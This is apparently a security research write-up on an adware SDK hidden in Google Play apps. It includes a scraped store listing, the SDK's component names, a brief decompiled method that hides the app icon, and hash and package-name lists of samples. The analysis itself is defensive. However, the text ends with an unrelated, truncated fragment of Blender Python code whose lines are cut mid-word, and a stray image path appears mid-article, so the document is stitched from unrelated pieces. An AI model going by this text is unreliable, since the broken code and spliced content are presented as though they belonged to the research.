e1a1903c0a52ae733d6451c124352e9f	com.sticker.maker.photo.editor.studio.abby	Yy thow	Sticker Studio	13.08.2019


Google Play
Search
Apps
Categories
Home
Top charts
New releases
My apps
Shop
Games
Family
Editors' Choice
Account
Payment methods
My subscriptions
Redeem
My wishlist
My Play activity
Parent Guide
Love Calculator Pro
Contains Ads
Add to Wishlist
Install
Are you in love? Is your partner and you the best one for each other? Are you looking for a passionate true love? If your answer is YES, this Love Calculator Pro is exactly developed for you.
Try to play with your partner:
1. Enter your partner and your names firstly, then both of you press the screen, you will get your simulated test result after several seconds.
2. Enter your partner and your names firstly, then your partner and you select both of your birth dates separately to determine your constellation, you will get your simulated test result after several seconds.
Test your compatibility with your love in our test! An accurate assessment from 10 point scale!
It does not mean to hurt anyone. It cannot effectively determine the relationship of love between you and your partner. None of the information would be collected and stored by the Love Pair Test. Don't be too serious about the results. Hope you have fun to play it.
Test Your True Love
Astrology. Finding True Love
Are you looking for a true love? Are you in love? This Love Pair Test app help you find true love by astrology.
COLLAPSE
REVIEWS
Review Policy
3.1
125 total
very bad . dint working just full of ads..
It has a virus. There are ads every second on my phone, even if i'm not in the app.
It keeps on deleting itself from my phone
fed up app so many ads
READ ALL REVIEWS
WHAT'S NEW
Try it!
ADDITIONAL INFORMATION
Updated
June 10, 2019
Size
6.6M
Installs
50,000+
Current Version
1.2.9
Requires Android
4.1 and up
Content Rating
PEGI 3
Learn More
Permissions
View details
Report
Flag as inappropriate
Offered By
Google Commerce Ltd
Developer
lisa3580455@gmail.com
Privacy Policy
Similar
AGE CALCULATOR
Age Calculator
Grocery Shopping List
Calculate Easily your perfect age & days between two dates



The highly aggressive adware SDK is found in the component `com.core.corelibrary`. Other variations have the SDK named as `com.love.lovemagic` or `com.cleaner.safe`.


The adware SDK is written in Kotlin, a cross-platform programming language with a more concise syntax. Interestingly, the debug symbols are present within the application and the lack of obfuscation may indicate that the developer attempted to mimic a clean SDK to not attract attention.

The entire SDK is composed of the following named components:

ADBean.kt	BannerAD.kt	DailyWorker.kt	JobSchedulerService.kt	SpUtils.kt
ADConfig.kt	BatmobiAD.kt	DebugLog.kt	MessengerService.kt	ThirdWorker.kt
ADController.kt	BootReceiver.kt	EventUpload.kt	MobPowerActivity.kt	TimeUtils.kt
ADListener.kt	CheckThread.kt	FacebookAD.kt	MobPowerAD.kt	TransparentActivity.kt
ADManager.kt	CoreApp.kt	FBEvent.kt	MobPowerBean.kt	WorkService.kt
AdmobAD.kt	CoreConstant.kt	FinishEvent.kt	MyGlideApp.kt	
ADPriority.kt	CoreEventActivity.kt	FirstWorker.kt	MyWorkManager.kt	
AppHelper.kt	CoreFirstActivity.kt	FlurryEvent.kt	NetUtils.kt	
APPService.kt	CoreSelectActivity.kt	HelpService.kt	RandomUtils.kt	
AppUtils.kt	CoreTouchActivity.kt	InsertAD.kt	SecondWorker.kt	

Applications use a mechanism from Yahoo Flurry that can receive configuration values from a server. Based on these configurations, the behavior of the app can change and even enable the application to hide its icon.

```
262    @JvmStatic
263    public static final void checkIcon(@NotNull String str, @NotNull Class<? extends Activity> cls) {
264        Intrinsics.checkParameterIsNotNull(str, "className");
265        Intrinsics.checkParameterIsNotNull(cls, "launcherActivity");
266        new CoreApp$checkIcon$handler$1(str, cls).sendEmptyMessageDelayed(1, 2000);
267    }
```



During our analysis, some of the tested applications hid their icons while others did not. However, the criteria or set of conditions that enable this behavior remains unknown.

The ads displayed by the SDK come from other popular ad-displaying SDKs, such as:

- Batmobi
- Admob
- Facebook Ads
- MobPowerAD

Interestingly, some versions of these applications were uploaded with the aggressive adware SDK, then uploaded again without it. This might suggest the developer attempted to boost their popularity by removing the adware SDK. Some example include Eye Color Changer (`com.eye.color.changer.photo.sticker`) and Lie Detector Simulator (`com.lie.detector.simulator.emma`, as both started with the aggressive SDK bundled, only to be removed afterwards. Applications reached over 100,000+ downloads with their latest, clean version, the applications have been removed from Google Play.

At the time of writing, most samples below that were bundled with this aggressive ads SDK have been taken down by Google.

APK MD5		
a9ce8c1bacfcd387c3a1627eac902001	405e267bfb6f01a2fc5dd39d88e824af	d2b993ecb2dbe1cb8c082681a4acbf4e
02638fdc1e41416b369f8876f35e1d33	674d9a8ca809afa64f7b028286f2cfcc	e1a1903c0a52ae733d6451c124352e9f
5efa0349bb17a3f7bafedb55df025b8b	84170deeddc6393b00031429b0d853ec	9d8cf933cd009706bd3bb6f446023054
e80955191204b4f79601cd210e5dac21	2cc7084755f06d07c32c5d6189c6271d	9bc646ffe4c8a8bc5272056edbc61aac
d82ba140faafac31d67c72c4c2944fc9	61e8acf53973ddcd9600ebb213f6df23	b4dbba2c35280d15371d90e5640a3d1c
3be57a306664d204a37c55779b0cbd16	0605b7ee986eff3bcd408e9e1a393816	1aa2d53f1e4a961ded8cc49dd74592b1
207c8f7afd3411835a176aa1c0863f8a	1ef8854ba3e0706c194fc15a9899038c	8ef1bae12bb2cb82581b624408441fd5

Conclusions

To stay safe from these apps, it's always recommended that you install a mobile security solution that's able to spot malicious behavior and prevent them from installing on devices. Regardless if downloaded from official marketplaces or third party ones, it's always recommend to go through user comments and app ratings, as user feedback can be a strong indicator of deceiving or malicious behavior.

Appendix

All samples in this research are listed below.

SHA1	Package name
69b78931e46d83794045e28cf3174ef213bf25f2	com.free.ramcleaner.booster.optimizer
b6182570e6bcaaf9b08ff1513cf4bc897784ce0d	com.pipframe.photoeditor.makeup.shelly
0dd7ba6a6d7344ff3e550cc19e9e537c9bb610e7	com.whyareyourunning
2cdad64eefe343d0ff006a9f32409a58b0a69f98	com.sticker.maker.photo.editor.studio.abby
9b45d242a097a4d4606ed4c5cb7037be810df4a1	com.cutphoto.cutout.auto.shelly
adb49f0d9515ce0a1a2ade9f98302b3d3a214b22	com.cut.photo.editor.maker.kevin
dd3253302dff1fc1bc083000f1caee1f2f51cf06	com.fakecall.prankcaller.cherry
3aedaa4b30d754414ed93676a9649c3c43a205ad	com.realmroyalecompanions
cee46514ad03d3a0f50c6625e5256c9849002e1f	com.true.lovetest.eve
65c3f5c394c48dda69f374a507296f6a5fb22f21	com.lie.detector.simulator.emma
4102c24464eff1e45009e1f5fbb63d8f5e1dc6db	app.Ervin.Jennings
37183bc79d3532416d4a70ed04bea1a857a8b5a0	com.led.flashlight.background
b056c41825a190c30c2ce1977ffc6ad32d14b061	com.bmirechner.tools.calculator101
fc0f2d48f66ed89e55055493c80614e02a6081e7	site.banat.app
d792cec21fb28d80428b1a0bc88ec767d5b82318	com.lovemagic.pro.elinor
44c377170db20df447fc54953164decb6d800f8d	inclip.vdeditor.media
f4a23184e916f2e429ac285ea556f1446585be1c	com.yanniorlaurel
01f041f1ae556d521f2927965d87742fe34e0caf	com.pocket.camera2
958847f9f54ffe4b90adbedc1f51a2d504a7f213	com.watchyourprofanity
950400f9ef056e8840956976cf61e15af7ccb3d6	com.doodlebob
e879f8fd718df703bd9b4ef882ea235b1ecaf4ea	com.collage.maker.filter.cutphoto.effect.michael
f7c704a79d88e1094ffdab027140faf9171d4db5	com.local.ads.marketplace
b3c1bcf3587e23366a5888a62a5928a7c0b98a64	com.pretty.makeup.photoeditor.emaily
04fcad10dd79cce541a0fc93cbd2339d98e5296e	com.pretty.makeup.photoeditor.emaily
977e0ab206a30a9c17fc08a0fee777eebca05ee4	com.somebodytouchamyspaghet
d9bf0181ab8c9bfde914fa604ae5129128678809	com.auto.cut.photo.grey.koay
d886d1ad202e23d5ee95d32f0c492c13e49bb219	com.fbiopenup
a2676c5595edf69fdeac79b3a9bc1fc957c1b5d4	com.lovetest.lovemagic.calculator.fingerprint
3702e2e197cc7e6582a8c72e2c0073eb9a5bf32c	com.tr.superloud.volume
e7dea530a5d03b3c535fcc2f6c512bb86f2078dc	com.pip.effect.photo.editor.corey
8786b968e75155e69bfe6d4fd2ae40e834ba176d	com.areyousureabouttha
f9b9092f8fef0a19b403172b2389eb973b9a7470	com.eye.color.changer.photo.sticker
a5e2a84244b571e6acf6f75a480c5394a65262e3	com.hellothere
ba975c1eeae25af3dda6e7d0a2a625c150b3a84a	com.beauty.filter.photoeditor.prosan
5776272f4e93e6b4465057252166688281065032	com.sticker.maker.photo.editor.studio.abby
cd71f2e0e08259bdf1a1008b08f2f3970b9faf34	us.pyr.volume.booster.pro.equalizeraudio
7e6b408c27b4d9272381532d90aa858406168234	com.wallpaper.girly.background.kawaii2
ed6dea3ef46c0f2e62465f3a600487d88da08f78	com.maxvolume.volume.booster
6ae8cffa6b3b1301a5bb06f8d4f6dd49ed9e6489	app.meannie.parton


modifier_ob.modifiers.ne
object to mirror_ob
mod.mirror_object = mirror_ob
ion == "MIRROR_X":
mod.use_x = True
mod.use_y = False
mod.use_z = False
ation == "MIRROR_Y":
mod.use_x = False
mod.use_y = True
mod.use_z = False
ation == "MIRROR_Z":
mod.use_x = False
mod.use_y = False
mod.use_z = True
at the end -add back the
lect = 1
.select=1
scene.objects.active = modif
ted" + str(modifier_ob)) # mo
context.selected_objects[0]
objects[one.name].select = 1
("please select exactly two obje
OPERATOR CLASSES
Operator):
mirror to the selected object"
ject.mirror_mirror_x"
ror X"
ontext):
t.active_object is not None